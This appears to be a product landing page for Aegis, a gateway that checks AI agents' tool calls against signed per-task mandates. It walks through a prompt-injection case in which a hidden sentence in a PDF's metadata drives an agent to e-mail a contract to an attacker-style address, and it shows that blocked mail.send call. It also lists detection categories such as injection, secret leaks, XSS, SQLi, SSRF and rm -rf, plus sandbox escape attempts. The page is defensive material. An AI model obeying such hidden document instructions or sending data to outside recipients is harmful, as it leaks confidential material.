

Aegis

The control gateway for AI agents

Other guardrails ask if an action *looks dangerous*.
Aegis asks if the agent was authorized.



Agents don't just talk. They act.

read contracts

call tools

send mail

call MCP

spawn agents

with real permissions

01

**Clean-looking
PDF**

contract.pdf



02

Hidden sentence
in metadata



03

Agent obeys
mail.send(...)



04

**Confidential mail
leaves**

→ attacker

LLM01

Prompt injection

LLM06

Excessive agency

LLM10


**Unbounded
consumption**

LLM03

Supply chain


Every task gets a mandate.

Short-lived · HMAC-signed · the agent never holds credentials



— ONE REQUEST, VERIFIED

10 checks. Cheapest first. First BLOCK ends it.



FAST • DETERMINISTIC

EXPENSIVE • MODEL

ALLOW

200

REDACT

200

BLOCK

403

SANDBOX

code.run

What we verify.

Identity & mandate

signed lease · tools ·
recipients · TTL

Polish PII

PESEL · NIP · ID card ·
passport · IBAN · card
(Luhn) — checksums

Secrets

passwords in a sentence ·
API keys · connection
strings

Prompt injection

EN + PL · base64 · leet ·
zero-width · multi-turn

Documents

PDF · DOCX · XLSX · PPTX · legacy ·
metadata/XMP/hidden ·
JS/macros/DDE · OCR

Data flow

information-flow control
(IFC)

Supply chain

model & LoRA sha256 pins ·
pickle · CVEs · typosquats ·
MCP tool hash pin +
quarantine

Model output

XSS · SQLi · SSRF · rm -rf

Cost

token budget · escrow

People

human approvals

Sandbox

code.run in a throw-away
container

Evidence

append-only audit


The mail never left. Tool never called.

02 Compromised agent tries to exfiltrate

The agent obeys the hidden instruction and tries to e-mail the contract to the attacker.

Blocked
MANDATE-RCPT

```
THE AGENT CALLS THE TOOL MAIL.SEND
to      deal-desk@evil-mergers.com
subject Contract
body    Full text of the contract ...
```



■ Blocked recipient not allowed deal-desk@evil-mergers.com is not an allowed recipient for this task MANDATE-RCPT

- It never ran: the tool or model was not called.

WHAT THE AGENT GOT BACK

Refused: RECIPIENT_NOT_ALLOWED

What actually reached the tools

0 e-mails delivered by the mail server

External HTTP posts	0
Memos saved	0
doc.read	0 calls
legal_db.search	60 calls
notes.write	0 calls
mail.send	0 calls
http.post	0 calls
code.run	0 calls

Counted inside the tool service itself. A blocked request never increments these.

AI detector forced to miss → data-flow rule IFC-001 still blocks

BLOCK
IFC-001

code.run in a throw-away box.

CONTAINER · REMOVED AFTER EVERY RUN

```
--network none  
read-only root  
/tmp 16 MB noexec  
no mounts · code via stdin  
user nobody  
all capabilities dropped
```

256 MB · 0.5 CPU · 64 proc · 10 s

AGENT TRIES

WHAT HAPPENS

internet → fails inside

infinite loop → killed at 10 s

eat memory → OOM

fork bomb → pids cap

steal keys → none inside

Milliseconds, not hundreds of them.

0.36 ms

content checks · p50

2.3 ms


blocked tool call · full decision

7.1 ms


allowed tool call · end-to-end

195 req/s

16 concurrent · one 4-vCPU
container



Your hardware. Your data stays.



334

automated tests

106

YAML content cases

17

red-team probes

10

end-to-end scenarios

- 01 Fixed hardware cost, not per-token bills
- 02 Every token **reserved & logged**
- 03 Confidential prompt → cloud model: **BLOCKED**



— DROP-IN INTEGRATION

No agent rewrite.

OPENAI-COMPATIBLE

Swap base_url

```
OpenAI(  
  base_url=".../v1",  
  api_key=AGENT_KEY)
```

PYTHON SDK

Typed refusals

```
except Blocked  
except ApprovalRequired  
except RateLimited
```

MCP

MCP proxy

```
agent → /mcp → tools  
tool hash pin  
+ quarantine
```

The agent gets a mandate — not a master key.

\$ make run

aegis.alfaguys.com/docs